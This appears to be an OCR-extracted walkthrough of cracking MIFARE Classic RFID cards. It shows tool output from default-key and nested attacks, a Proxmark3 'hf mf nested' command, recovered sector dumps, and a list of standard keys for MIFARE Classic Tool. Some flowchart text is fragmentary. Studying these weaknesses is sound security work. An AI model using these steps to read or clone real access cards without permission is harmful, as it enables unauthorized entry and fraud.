
Default keys found

Keys to sector 0 missing




```
Sector 00 - Unknown Key A               Unknown Key B
Sector 01 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 02 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 03 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 04 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 05 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 06 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 07 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 08 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 09 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 10 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 11 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 12 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 13 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 14 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 15 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
```

Few minutes later – found remaining keys



```
Using sector 01 as an exploit sector
Sector: 0, type A, probe 0, distance 64 .....
  Found Key: A [8a[redacted]]
  Data read with Key A revealed Key B: [8a[redacted]] - checking Auth: OK
Auth with all sectors succeeded, dumping keys to a file!
Block 63, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 62, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 61, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 60, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 59, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 58, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 57, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 56, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 55, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
```


Using proxmark?




```
pm3 --> hf mf nested 1 0 B ffffffffffff d
Testing known keys. Sector count=16
[-] Chunk: 0,8s | found 29/32 keys (21)

[+]Time to check 20 known keys: 1 seconds

enter nested attack
target block:  0 key type: A
target block:  4 key type: A  -- found valid key [1ab23cd45ef6]
[-] Chunk: 0,5s | found 31/32 keys (1)

target block:  0 key type: A
target block:  0 key type: A
target block:  0 key type: A
target block:  0 key type: A  -- found valid key
[-] Chunk: 0,5s | found 30/32 keys (1)

[+]time in nested: 5 seconds
```

5 seconds
(about 2s/key)

You can now add the cracked keys to MCT






Choose a file:

○ extended-std.keys
● std.keys

Create new


Or edit existing



```
# Standard Keys
FFFFFFFFFFFF
A0A1A2A3A4A5
D3F7D3F7D3F7
B
```

From now you can read the card content with a phone

Mifare Classic cracking process



Try default, leaked keys

PN532

Few seconds

Have all keys?

NO

Have at least one key?

YES

YES

PN532

